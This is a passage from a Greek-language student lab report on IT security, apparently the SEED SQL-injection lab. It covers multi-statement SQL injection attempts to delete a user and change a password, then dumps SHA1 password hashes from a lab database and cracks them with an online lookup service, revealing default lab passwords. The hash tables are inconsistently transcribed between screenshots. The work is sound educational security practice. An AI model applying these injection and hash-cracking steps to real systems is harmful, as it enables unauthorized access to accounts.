


Εικόνα 2.3.2.5. Επανεκκίνηση του Apache Server

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ




Εικόνα 2.3.2.6. Επιχείριση διαγραφής ενός χρήστη με την εκτέλεση πολλών SQL εντολών




Εικόνα 2.3.2.7. Η διαδικασία διαγραφής ενός χρήστη με την εκτέλεση πολλών SQL εντολών

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ




Εικόνα 2.3.2.8. Οι πληροφορίες του πίνακα μετά την διαγραφή




Εικόνα 2.3.2.9. Ανάκληση του συνθηματικού του χρήστη «Alice» με εκτέλεση πολλαπλών SQL εντολών

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ



Εικόνα 2.3.2.10. Η διαδικασία ανάκλησης του συνθηματικού του χρήστη «Alice» με την εκτέλεση πολλών SQL εντολών



Εικόνα 2.3.2.11. Το url της διαδικασίας ανάκλησης του συνθηματικού του χρήστη «Alice» με την εκτέλεση πολλών SQL εντολών

2.3.3 Παρατηρήσεις

Η μέθοδος multi_query() δεν είναι και τόσο αξιόπιστη και αυτό οφείλεται στο γεγονός ότι η διαγραφή του χρήστη «Aggelos» πραγματοποιήθηκε με επιτυχία, ενώ, η ανάκληση του συνθηματικού του χρήστη «Alice» δεν πραγματοποιήθηκε με επιτυχία.

2.4 Ανάκτηση συνθηματικού (επίθεση τύπου rainbow)


2.4.1 Ενέργειες

Για αρχή συνδεθήκαμε και πάλι στον MySQL Server και φορτώσαμε την βάση δεδομένων Users. Ανακτήσαμε τα συνθηματικά όλων των χρηστών της βάσης με την εντολή :

```
SELECT Name, Password FROM credential;
```

Στη συνέχεια, ελέγξαμε ένα ένα τα hash values των συνθηματικών του κάθε χρήστη της βάσης, ώστε να διαπιστώσουμε αν είναι ισχυρά ενάντια σε επιθέσεις τύπου «rainbow». Για την επίθεση αξιοποιήσαμε το κατάλληλο online εργαλείο <https://hashes.com>

2.4.2 Αποτελέσματα




```
/bin/bash
mysql>
mysql>
mysql>
mysql>
mysql> SELECT Name, Password FROM credential;
+-----+-----+
| Name  | Password |
+-----+-----+
| Alice | fdb918bdae83000aa54747fc95fe0470fff4976 |
| Bobby | b78ed97677c161c1c82c142906674ad15242b2d4 |
| Ryan  | a3c50276cb120637cca669eb38fb9928b017e9ef |
| Samy  | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
| Ted   | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
| Admin | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
| Vasilis | 135d2dce46e35410d2582e23da24570bc4665163 |
| Aggelos | edf360b3f9f25e1b43f3777db55c002035dcfe5c |
+-----+-----+
8 rows in set (0.00 sec)


mysql>
mysql>
mysql>
mysql>
mysql>
```

Εικόνα 2.4.2.1. Ανάκληση των συνθηματικών όλων των χρηστών της βάσης δεδομένων

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ



Εικόνα 2.4.2.2. Επίθεση «rainbow» στο συνθηματικό του χρήστη «Admin»



Εικόνα 2.4.2.3. Επίθεση «rainbow» στο συνθηματικό του χρήστη «Alice»

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

The image shows a MySQL database interface on the left and a web browser on the right. The MySQL interface displays a table of user credentials. The web browser shows a 'Hashes' page with a 'Found' message indicating a match for the user 'Boby'.

MySQL Database:

```
mysql> USE Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> SELECT Name,Password FROM credential;
```

Name	Password
Alice	fdbe918bdae83000aa54747fc95fe0470fff4976
Boby	b78ed97677c161c1c82c142906674ad15242b2d4
Ryan	a3c50276cb120637cca669eb38fb9928b017e9ef
Samy	995b8b8c183f349b3cab0ae7fccd39133508d2af
Ted	99343bff28a7bb51cb6f22cb20a618701a2c2f58
Admin	a5bdf35a1df4ea895905f6f6618e83951a6effc0
Vasilis	135d2dce46e35410d2582e23da24570bc4665163

7 rows in set (0.00 sec)

Hashes Website:

Proceeded!
1 hashes were checked: 1 found 0 not found

Found:
b78ed97677c161c1c82c142906674ad15242b2d4:seedboby

SEARCH AGAIN

Εικόνα 2.4.2.4. Επίθεση «rainbow» στο συνθηματικό του χρήστη «Boby»

The image shows a MySQL database interface on the left and a web browser on the right. The MySQL interface displays a table of user credentials. The web browser shows a 'Hashes' page with a 'Found' message indicating a match for the user 'Ryan'.

MySQL Database:

```
mysql> USE Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> SELECT Name,Password FROM credential;
```

Name	Password
Alice	fdbe918bdae83000aa54747fc95fe0470fff4976
Boby	b78ed97677c161c1c82c142906674ad15242b2d4
Ryan	a3c50276cb120637cca669eb38fb9928b017e9ef
Samy	995b8b8c183f349b3cab0ae7fccd39133508d2af
Ted	99343bff28a7bb51cb6f22cb20a618701a2c2f58
Admin	a5bdf35a1df4ea895905f6f6618e83951a6effc0
Vasilis	135d2dce46e35410d2582e23da24570bc4665163

7 rows in set (0.00 sec)

Hashes Website:

Proceeded!
1 hashes were checked: 1 found 0 not found

Found:
a3c50276cb120637cca669eb38fb9928b017e9ef:seedryan

SEARCH AGAIN

Εικόνα 2.4.2.5. Επίθεση «rainbow» στο συνθηματικό του χρήστη «Ryan»

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

The image shows a MySQL database query in a terminal window and a password hash lookup website. The terminal window displays the following output:

```
mysql> USE Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql>
mysql> SELECT Name,Password FROM credential;
```

Name	Password
Alice	fdbe918bdae83000aa54747fc95fe0470fff4976
Boby	b78ed97677c161c1c82c142906674ad15242b2d4
Ryan	a3c50276cb120637cca669eb38fb9928b017e9ef
Samy	995b8b8c183f349b3cab0ae7fccd39133508d2af
Ted	99343bff28a7bb51cb6f22cb20a618701a2c2f58
Admin	a5bdf35a1df4ea895905f6f6618e83951a6effc0
Vasilis	135d2dce46e35410d2582e23da24570bc4665163

7 rows in set (0.00 sec)

The website shows the following results:

Hashes

Proceeded!
1 hashes were checked: 1 found 0 not found

Found:
995b8b8c183f349b3cab0ae7fccd39133508d2af:seedsamy

SEARCH AGAIN

Εικόνα 2.4.2.6. Επίθεση «rainbow» στο συνθηματικό του χρήστη «Samy»

The image shows a MySQL database query in a terminal window and a password hash lookup website. The terminal window displays the following output:

```
mysql> USE Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql>
mysql> SELECT Name,Password FROM credential;
```

Name	Password
Alice	fdbe918bdae83000aa54747fc95fe0470fff4976
Boby	b78ed97677c161c1c82c142906674ad15242b2d4
Ryan	a3c50276cb120637cca669eb38fb9928b017e9ef
Samy	995b8b8c183f349b3cab0ae7fccd39133508d2af
Ted	99343bff28a7bb51cb6f22cb20a618701a2c2f58
Admin	a5bdf35a1df4ea895905f6f6618e83951a6effc0
Vasilis	135d2dce46e35410d2582e23da24570bc4665163

7 rows in set (0.00 sec)

The website shows the following results:

Hashes


Proceeded!
1 hashes were checked: 1 found 0 not found

Found:
99343bff28a7bb51cb6f22cb20a618701a2c2f58:seedted

